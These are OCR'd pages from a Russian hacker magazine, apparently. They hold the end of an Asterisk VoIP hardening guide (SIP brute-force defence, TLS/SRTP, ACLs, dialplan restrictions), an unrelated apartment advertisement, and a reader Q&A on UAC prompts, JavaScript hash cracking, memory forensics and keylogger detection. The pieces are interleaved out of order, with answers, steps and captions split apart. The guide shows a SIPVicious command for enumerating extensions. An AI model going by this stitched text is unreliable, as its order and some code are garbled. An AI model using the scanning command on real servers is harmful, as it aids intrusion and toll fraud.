RSA-ключи, используемые для шифрования, можно сгенерировать при помощи команды openssl genrsa и специальных скриптов astgenkey (`astgenkey -n keyname`) или ast_tls_cert (копируют ключи в `/var/lib/asterisk/keys`). Последние не всегда доступны в пакетах или специальных дистрибутивах вроде Elastix, взять их можно на SVN-сервере (bit.ly/HzOcQ8).

Теперь подключение безопасно и подсмотреть регистрационные данные нельзя, хотя сами переговоры не шифруются. Штатный для Asterisk протокол IAX2, как и SIP, можно настроить на поддержку шифрования SRTP (AES128). Для этого необходимо добавить всего одну строку в конфиг `iax.conf` или `sip.conf`:

```
encryption=yes
```


Перезапускаем настройки `sip reload/iax2 reload`, затем проверяем, загружен ли модуль:


```
CLI> module show like res_srtp.so
```

Команда `iax show peers` должна показать метку (E) напротив подключенных клиентов, означающую, что шифрование активно. В журналах появится запись вида encrypt_frame: Encoding.



Отключение анонимного вызова в Elastix





ЗАЩИТА ОТ ПОДБОРА ПАРОЛЯ

Попытки подбора паролей к SIP-аккаунтам давно уже не редкость, тем более что готовые инструменты лежат в свободном доступе, а простой скрипт пишется за день. Например, комплект утилит SIPVicious (code.google.com/p/sipvicious) позволяет получить списки SIP в указанном диапазоне IP, рабочие расширения (extensions) и подобрать к ним пароль.

Все это приводит к необходимости использовать только устойчивые к взлому пароли, обязательно отключать демоаккаунты и расширения. Имя пользователя, прописываемое в user, не должно быть простым (вроде 101, 102...) и совпадать с названием расширения.

И конечно, надо использовать TLS/SSL, как показано выше, поскольку большинство скриптов просто не поддерживают такую возможность. Гостевые вызовы отключаются в `sip.conf` одной строкой:

```
allowguest=no
```

Хотя надо иметь в виду, что некоторые SIP-устройства не смогут устанавливать соединения при такой настройке.

Сервер в случае ошибки запроса на соединение отправляет одно из следующих сообщений:

- 401 Unauthorized — несанкционированный доступ (только серверы регистрации);
- 404 Not Found — пользователь не найден;
- 404 Unknown user account — неизвестный логин и пароль;
- 407 Proxy Authentication Required — требуется авторизация для прокси-сервера.

Сканеры, определяющие расширения, анализируют эти ответы и таким образом выясняют, какие расширения доступны, впоследствии взломщик может попробовать подобрать к ним пароль, что, кстати, может заметно нагрузить сервер.

```
$ ./svwar.py -force -e100-1000 192.168.1.1 m ↵
  REGISTER
```

Но можно усложнить ему задачу, заставив сервер выдавать одну и ту же ошибку (401 Unauthorized) во всех случаях, для этого нужно внести запись:

```
alwaysauthreject=yes
```

По умолчанию сервер выдает полную информацию об используемой версии ПО, поэтому установим в `sip.conf` произвольные значения:

```
useragent=VoIPServer
sdpsession=VoIPServer
realm=VoIPServer
```

Сразу после установки в Asterisk доступно большое количество модулей (в Elastix, например, их 229), некоторые из них никогда не используются. Лишние следует убрать. Проверяем по команде `module show` и выгружаем — `module unload chan_gtalk.so` или, если постоянно, прописываем в `modules.conf`:


Настраиваем TLS


После установки Asterisk использует большое количество модулей


WWW

Security Considerations for Voice Over IP System (NIST SP 800-58): 1.usa.gov/8o8cdC

Список полезных утилит: voipsa.org/Resources/tools.php

Настройка SRTP в FreeSWITCH: wiki.freeswitch.org/wiki/SRTP

Софтофон Zfone: zfoneproject.com

Полезные скрипты для настройки Asterisk: bit.ly/HzOcQ8

```
noload => chan_gtalk.so
```

Следует ограничить возможность регистрации внутренних абонентов только с доверенных IP-адресов, задав для каждого экстеншна допустимый IP или диапазон, и задать MAC-адрес, если клиентское устройство стационарно.

```
Deny=0.0.0.0/0.0.0.0
Permit=192.168.1.10
;macaddress = deadbeef4dad
```

Теперь подключение клиента будет приниматься только с 192.168.1.10. Аналогичные ограничения следует предусмотреть для AMI-интерфейса (Asterisk Manager Interface) в `manager.conf`.

Более сложные параметры доступа задаются при помощи ACL. В Asterisk 11 стали доступны именованные ACL (Named ACL), которые, в отличие от обычных ACL, не привязаны к определенным конфигурациям модуля, поэтому их можно использовать одновременно в нескольких модулях. Настройка NACL производится при помощи тех же Deny/Permit в `acl.conf`, затем нужный ACL просто подключается в расширении директивой acl.

Желательно «заставить» сервер слушать только определенный интерфейс и изменить используемый порт по умолчанию, прописав в `sip.conf` следующие записи:

```
bindaddr = 192.168.1.1
bindport = 7777
```


Для IAX настройки в `iax.conf` аналогичны (по умолчанию порт 4569). Изменение порта, конечно, при серьезном исследовании сети не спасет, но потребует дополнительной перестройки всех клиентов. Чтобы не возиться с этим, в некоторых ситуациях можно пробросить порт:

```
iptables -I FORWARD 1 -d 127.0.0.1 -p tcp ↵
--dport 4569 -j ACCEPT
```


Хотя многие специализированные и самописные скрипты просто тестируют подключение на 5060 и, если он закрыт, игнорируют узел. А сканирование легко заблокировать при помощи IPS. И конечно же, файрволом следует прикрыть SIP-порты 5060/5061, чтобы они не светились наружу.

Что же делать сотрудникам, которые находятся вне LAN? Самые, наверное, простые и проверенные временем рекомендации: VPN или размещение VoIP-сервера с ограниченными возможностями в DMZ. Другой способ — организовать нечто вроде Captive-портала. Например, Travelin Man (nerdvittles.com/?p=689) позволяет автоматически реконфигурировать Asterisk и iptables при подключении пользователя на специальную веб-страницу, после чего он может соединяться с SIP с указанными параметрами.

Еще один вариант — DISA (Direct Inward System Access), предоставляющий возможность через городской номер совершить дозвон до внутренних или внешних абонентов, хотя это подходит не для всех случаев.



Именованные ACL позволяют более тонко управлять доступом



Настраиваем разрешенные IP-адреса

```
exten => s,1,Answer
exten => 000,1,DISA(1234|default)
```

Более экзотический способ — техника Port Knocking, позволяющая открыть нужный порт после выполнения определенной последовательности попыток подключения к закрытым портам. В Elastix, например, такая функциональность настраивается через веб-интерфейс.

НАСТРОЙКИ ЭКСТЕНШНА

Междугородние звонки всем сотрудникам, как правило, не нужны, поэтому следует ограничить такую возможность только определенной группе абонентов. Входящие и исходящие звонки должны быть описаны в разных контекстах. Зачастую админы ленятся, используя в описании маршрутов символы замены, и получается что-то вроде:

```
exten => _5X.,1,Dial(SIP/${EXTEN})
```

Это может привести к тому, что сотрудник или злоумышленник может позвонить куда угодно. Поэтому следует жестко прописывать все цифры международных кодов, городов или мобильных операторов, четко указывая, куда можно звонить:

```
exten => _8495XXXXXXX,1,Dial(SIP/${EXTEN})
```

Вложенные контексты или специальные конструкции позволяют ограничить звонки в определенных направлениях в нерабочее время. Вариантов здесь несколько:

```
exten => 3XXX,1,GotoIfTime(9:00-18:00|mon-fri|*|↵
*?OUT,s,1)
; include => <context>[|<hours>|<weekdays>|↵
<monthdays>|<months>]
include => daytime|9:00-18:00|mon-fri
```

В случае нарушения можно предусмотреть отправку почтового сообщения на ящик админа:

```
same => n,System(echo ${EXTEN}> mail -s ↵
"ALARM!!!" admin@example.org)
```

Чтобы увидеть в журнале IP абонента, можно добавить в диал-план Noop(SIP packet from ${SIPCHANINFO(recvip)}) и далее автоматизировать бан таких хостов с помощью фильтра в fail2ban.


Если сервис все-таки взломали, перед детальным разбором инцидента можно ограничить абонента количеством одновременных соединений, добавив в расширение параметр call-limit=1.

Используемую систему биллинга лучше сразу настроить на резкое возрастание количества междугородних звонков и установить лимит по расходам на абонента.

В поставке специальных дистрибутивов можно найти аддоны, позволяющие автоматически обнаруживать и блокировать попытки мошенничества, защищать от атак, определять аномалии в вызовах. Например, в Elastix (addons.elastix.org) доступны Humbug Analytics, Mango Analytics и Anti-Hacker.

ЗАКЛЮЧЕНИЕ


Сервис VoIP — это сложное решение, и для его защиты следует применять комплексный подход, блокируя возможные угрозы на всех уровнях. Кроме прочего, следует побеспокоиться и о стандартных мероприятиях, таких как поддержание версии ПО и ОС сервера в актуальном состоянии, обновление прошивки и настройка безопасности оконечного оборудования.



Активация Port Knocking в Elastix

ПОВЫШАЕМ БЕЗОПАСНОСТЬ ВСЕМИ ДОСТУПНЫМИ СРЕДСТВАМИ

В Asterisk используется специальный SIP Security Event Framework, позволяющий в том числе собирать информацию о проблемах безопасности. Подключив соответствующий журнал в `logger.conf` директивой security_log => security, мы можем блокировать все попытки перебора пароля при помощи fail2ban.





141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93
МОСКВА, ПРОЕЗД СЕРЕБРЯКОВА, Д. 14, СТР. 9

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА


Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ
(ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62





Роман Гоций
gotsijroman@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ
НА FAQ@REAL.XAKEP.RU

Q Часто приходится запускать приложение, для которого нужны права админа. Уже надоело смотреть на UAC, но отключать его из-за одного приложения не хочу. Может, есть альтернативное решение?

A Сделать это можно, создав задание на запуск приложения в режиме администратора в планировщике заданий. Для этого запускай планировщик и выбирай на панели справа пункт «Создать задание», вводи название и выставляй флажок «Запускать с наивысшими правами». После этого на вкладке «Действия» выбери нужное приложение. Теперь, чтобы запустить выбранное приложение с правами админа, «не видя» при этом UAC, достаточно выполнить созданное задание:

```
schtasks.exe /Run /TN "TaskName"
```

Для удобства эту строчку можно повесить на ярлык.

Q Пробую организовать распределенную систему подбора хешей на JavaScript. Столкнулся с тем, что при работающем переборе на стороне клиента подвисает остальной JavaScript-функционал страницы или даже браузер. Можно ли это исправить?

A Это стало возможным с появлением HTML5 и так называемых Web workers (en.wikipedia.org/wiki/Web_worker). Веб-работники являются спецификацией API для фонового выполнения скриптов. API позволяет запускать длительные по продолжительности исполнения скрипты, которые не прерываются другими скриптами, например отвечающими за нажатия на кнопки. На данный момент поддерживается всеми популярными браузерами: Safari, Chrome, Opera, Internet Explorer (с версии 10) и Mozilla Firefox. Можешь посмотреть на уже существующую систему (andlabs.org/tools/ravan.html) по подбору хешей на JavaScript, которая как раз использует Web workers.

Q Нужно выяснить, что делал юзверь на компьютере под управлением Windows. Как проще всего собрать такую информацию?

A Для этого можно воспользоваться утилитой LastActivityView (bit.ly/LastActView) от NirSoft. Она собирает информацию из разных источников и отображает события в хронологическом порядке. Среди отображаемой информации: время логинов, время сна, доступ к директориям, запуск различных приложений (смотри скриншот). Данные можно экспортировать в HTML. В общем, весьма полезная утилита.

Q Нужно проверить, нормально ли видят мою страницу поисковые машины. Что порекомендуешь?

A Могу посоветовать набор веб-программулин (feedthebot.com/tools). Среди прочих в нем есть Spider simulator, который, конечно же, не аналог поисковых ботов поисковых систем, но принцип работы у него тот же. Выдает полезную информацию и разного рода рекомендации.

Q Подскажи: как сделать дамп памяти на Android-устройстве?

A Существует несколько решений, но среди доступных стоит выделить LiME (code.google.com/p/lime-forensics), поскольку на данный момент только он позволяет сделать полный дамп оперативной памяти с устройства под управлением Android. LiME представляет собой загружаемый модуль ядра. Сборка модуля под Android детально описана в PDF'ке на странице проекта. Стоит отметить, она не совсем тривиальна — придется немного попотеть. Я бы выложил уже собранный модуль, но, увы, он устройствозависим. Модуль позволяет как сохранять

LastActivityView
File Edit View Options Help

Action Time	Description	Filename	Full Path	More Information
15.10.2013 1:03:38	Run .EXE file	OSPPSVC.EXE	C:\PROGRAM FILES\COMMON FILES\M...	
15.10.2013 1:03:32	Run .EXE file	WINWORD.EXE	C:\PROGRAM FILES\MICROSOFT OFFIC...	
15.10.2013 1:03:18	Select file in open/save ...	PR_4_TZMK_13-14.doc	C:\Users\Роман\Downloads\PR_4_TZM...	
15.10.2013 1:03:18	Select file in open/save ...	PR_4_TZMK_13-14.doc	C:\Users\Роман\Downloads\PR_4_TZM...	
15.10.2013 1:03:13	View Folder in Explorer	FAQ	D:\Docs\FAQ	
15.10.2013 0:18:31	Run .EXE file	MpCmdRun.exe	C:\PROGRAM FILES\WINDOWS DEFEND...	
15.10.2013 0:18:31	Run .EXE file	conhost.exe	C:\Windows\System32\conhost.exe	
15.10.2013 0:15:15	Open file or folder	XA_1213	D:\Docs\FAQ\XA_1213	
15.10.2013 0:15:15	Open file or folder	X_12_1213_UNITS_FAQ.txt	D:\Docs\FAQ\XA_1213\X_12_1213_UNIT...	
15.10.2013 0:15:15	Select file in open/save ...	X_12_1213_UNITS_FAQ.txt	D:\Docs\FAQ\XA_1213\X_12_1213_UNIT...	
15.10.2013 0:12:13	Run .EXE file	dllhost.exe	C:\Windows\System32\dllhost.exe	
15.10.2013 0:12:12	Run .EXE file	notepad.exe	C:\Windows\System32\notepad.exe	
15.10.2013 0:12:11	Open file or folder	XA_1113	D:\Docs\FAQ\XA_1113	
15.10.2013 0:12:10	Open file or folder	X_11_2013_UNITS_FAQ.txt	D:\Docs\FAQ\XA_1113\X_11_2013_UNIT...	
15.10.2013 0:12:05	View Folder in Explorer	Docs	D:\Docs	
15.10.2013 0:09:10	Run .EXE file	NOTEPAD++.EXE	C:\PROGRAM FILES\NOTEPAD++\NOT...	
15.10.2013 0:08:57	Software Installation	notepad++.exe	C:\Program Files\Notepad++\notepad+...	Notepad++
14.10.2013 22:51:47	Run .EXE file	TOSBTPROC.EXE	C:\PROGRAM FILES\TOSHIBA\BLUETO...	
14.10.2013 22:51:46	Run .EXE file	mobsync.exe	C:\Windows\System32\mobsync.exe	
14.10.2013 22:51:46	Run .EXE file	TosOBEX.exe	C:\PROGRAM FILES\TOSHIBA\BLUETO...	
14.10.2013 22:51:42	Run .EXE file	BTWLANDP.exe	C:\PROGRAM FILES\TOSHIBA\BLUETO...	
14.10.2013 22:51:38	Run .EXE file	WmiPrvSE.exe	C:\Windows\System32\wbem\WmiPrvS...	
14.10.2013 22:51:32	User Logon			WORKGROUP\Роман
14.10.2013 22:51:30	Resumed from sleep			
14.10.2013 22:51:20	Run .EXE file	rundll32.exe	C:\Windows\System32\rundll32.exe	
14.10.2013 20:36:00	Run .EXE file	LogonUI.exe	C:\Windows\System32\LogonUI.exe	
14.10.2013 20:35:48	Run .EXE file	TosBtPSS.exe	C:\PROGRAM FILES\TOSHIBA\BLUETO...	

1629 item(s) NirSoft Freeware. http://www.nirsoft.net

Интерфейс приложения LastActivityView

ХОЧУ БОЛЬШЕ!

Не всем нужны мобильники с топовыми процессорами или кучей внутренней памяти, многим вполне хватает бюджетных Android-фонов. Но все же приложений ставится уйма, а учитывая то, что не все годятся для установки на SD-карту, иногда внутренней памяти откровенно не хватает, особенно если ее каких-то жалких 170 Мб. Но оказывается, все-таки существует способ заставить работать с SD-карты приложения, которые не хотят это делать.

1 **Чтобы добиться цели, нам понадобится отформатировать флешку, поэтому прежде, чем начинать,сохрани важные/нужные данные в другое место.** Теперь подключи SD-карту телефона к компьютеру (с помощью кабеля или через кардридер) и запусти любое приложение для работы с таблицами разделов (для Windows рекомендую заюзать бесплатную утилиту MiniTool Partition Wizard (bit.ly/partWizard)). С ее помощью удали с SD-карты все существующие разделы.

2 **Теперь все пространство SD-карты будет помечено как Unallocated.** Исправляем ситуацию и для начала создаем на карте FAT- (до 4 Гб) или FAT32-раздел (важно создать FAT-раздел первым). Раздел должен быть обязательно primary (не logial/extended). В конце нужно оставить немного места (рекомендуется до 512 Мб). На этом свободном пространстве создаем ext2- (ext3 или ext4 в зависимости от версии Android) раздел (тоже должен быть primary).

дампы на SD-карту, так и передавать их по сети. Например, скинув модуль на SD-карту, можно сделать дамп, просто выполнив команду

```
# insmod /sdcard/lime.ko "path=/sdcard/↵
   ram.lime format=lime"
```

из шелла аппарата. О том, как передать дамп по сети (ADB), читай в упомянутом PDF-файле.

Q Подозреваю, что на один из клиентских компьютеров предыдущий сисадмин установил кейлоггер. Антивирусы его не палят — наверное, самописный. Что еще можно попробовать?

A Во-первых, проверь оборудование — кейлоггер может оказаться аппаратным. Если оборудование в норме, тогда его нужно искать среди софта. Есть два основных типа софтовых кейлоггеров: работающие на hook'ах и на уровне драйверов. Если первый можно обнаружить, попробовав разные системы обнаружения, основанные не на сигнатурных признаках, например spyshelter (bit.ly/95k8ha) или kldetector (bit.ly/J1Kpz), то второй — практически нереально. Кейлоггеры также могут прятаться в расширениях/плагинах браузеров. Если обнаружить кейлоггер не удается, то можно попытаться мешать его работе. Например, KeyScrambler (bit.ly/185Fq2E) шифрует все твои нажатия на уровне драйвера, так что большинство кейлоггеров не получат никакой полезной информации, а Free Anti-Keylogger (free-anti-keylogger.com) вклинивает между твоими нажатиями случайные данные.

Q Никак не могу найти, как из консольного Java-приложения захватить пользовательский ввод, то есть узнать, что нажимает пользователь, до того, как он нажмет на <Enter>? В C# так точно можно сделать, а где это искать в Java?

A Вынужден тебя огорчить: на чистом Java это сделать невозможно. Почему? Консоли в операционных системах могут работать в двух режимах: buffered и raw. Как несложно догадаться, тебе нужен raw-режим. Проблема в том, что не существует кросс-платформенного способа переключения этих режимов, поэтому разработчики Java не включили нативную поддержку raw-режима. Но для каждой платформы это сделать реально. Например, для линукса переключить консоль в raw-режим можно с помощью команды

```
$ stty raw </dev/tty
```

Это можно сделать непосредственно из Java-кода:

Полезный хинт

НЕ ТРОГАЙ ФАЙЛЫ, CHKDISK!



У меня на ноуте две операционки — Windows 7 и Ubuntu 13.04. Шарю между ними один NTFS-диск. Но вот уже второй раз файлы, созданные/измененные под Ubuntu, просто бесследно испаряются после загрузки в Windows. В чем дело? Как вернуть изменения?

A Однажды я тоже чуть не лишился рассудка, когда наутро «незабэкапленные» результаты моей бессонной ночи просто исчезли. Так что же случилось? Скорее всего, ты не выключил винду, а перевел ее в режим гибернации, после чего запустил Ubuntu и из-под нее сделал некоторые изменения. Винда, возвращаясь из режима гибернации, «подумала», что диск поврежден, и запустила checkdisk, который как раз и убрал воспоминания о созданных файлах из таблицы NTFS. Кроме того, такое поведение может наблюдаться, если при выключении Windows устанавливала обновления, а после этого ты сразу же загрузился на Ubuntu.

Теперь о восстановлении файлов. Checkdisk складывает результаты своей работы в корень диска, в папки вида `found.000`. Доступ к этим папкам может быть закрыт; как открыть доступ, можно почитать здесь: bit.ly/getRights. В этих папках могут храниться как полноценные директории (их восстановление сводится к банальному копированию), так и файлы с расширением chk. Проблема в том, что эти chk-файлы могут быть слепком разных файлов (или даже их частей). Если знать, какой файл исчез, то, отсортировав chk-файлы по дате создания, можно попробовать просто сменить расширение chk-файла на исходное. Если не помогает, можно попробовать воспользоваться специализированными утилитами или их комбинацией, например unCHKfree (bit.ly/17CR377).


Как решить проблему? Нормального решения мне найти так и не удалось. Но есть парочка костылей: можно отключить проверку определенного диска с помощью CHKNTFS (bit.ly/IHzhOE) или же перед каждой гибернацией отключать этот диск:

```
mountvol D:\ /D
```

а при включении монтировать обратно:

```
mountvol D: 'VolumeName'
```

Но лучшим решением, если ты нечасто переключаешься между операционками, будет все-таки полноценное выключение винды перед загрузкой Ubuntu.




unCHKfree завершил восстановление

3 Подтверди проделанные изменения и дождись завершения форматирования SD-карты. После этого вставь ее обратно в телефон. Дальше нам нужно установить замечательное приложение Link2SD, которое сыграет главную роль. Link2SD переносит приложение на ext-раздел на флеш-карте, оставляя на его месте симлинк. Приложение есть в маркете (bit.ly/LinkToSD), так что с установкой никаких проблем не возникнет.

4 Что ж, наконец запускай Link2SD. При первом запуске приложение попросит указать тип второго раздела, проделает все нужные приготовления и перезагрузит аппарат. После этого можно приступать к «линкованию» приложений. Удобнее всего отсортировать приложения по размеру и линковать те, что потяжелее, и желательно те, с которыми работаешь не очень часто. Системные приложения рекомендуется не переносить.

5 После переноса желательно перезагрузить аппарат. Дальше зайдем в настройки Link2SD и выставим там флажок «Автолинк» — теперь каждое новое установленное нами приложение будет автоматом переноситься на флешку. Кстати, есть очень приятный момент в таком способе переноса приложений — при подключении телефона к компьютеру в режиме накопителя приложения с флешки (в том числе виджеты) продолжают работать!



Файловая структура расширения Chrome в VS

```
String[] cmd = {"/bin/sh", "-c", ↵
"stty raw </dev/tty"};
Runtime.getRuntime().exec(cmd).↵
waitFor();
Console console = System.console();
Reader reader = console.reader();
// Здесь reader читает в raw-режиме
// Возвращаем исходный режим
cmd = new String[] {"/bin/sh", "-c", ↵
"stty sane </dev/tty"};
Runtime.getRuntime().exec(cmd).waitFor();
```

Также рекомендую посмотреть в сторону JCurses (sourceforge.net/projects/javacurses).


Q **Нужно в Python сгенерировать случайную строку, но в определенном формате. Может, есть уже что-то готовое для этого?**

A Как раз совсем недавно случайно наткнулся на то, что тебе нужно. Это небольшой Python-модуль под названием Fuzzex, сорец лежит здесь: bit.ly/18UZBzV. Fuzzex позволяет генерировать случайные строки за regex-паттерном. Вот, например, так можно сгенерировать случайный email-адрес:

```
fuzzex.generate("a-zA-Z0-9._ ↵
(+@a-zA-Z0-9._ (+\\\\.a-z (+")
```

Удобно, не правда ли?

Q **Хочу узнать из VBScript, сколько процессорного времени использует определенный процесс. Нагуглил кучу скриптов, но полученные значения намного больше тех, что я вижу в диспетчере задач. Почему?**



BlueScreenView в работе

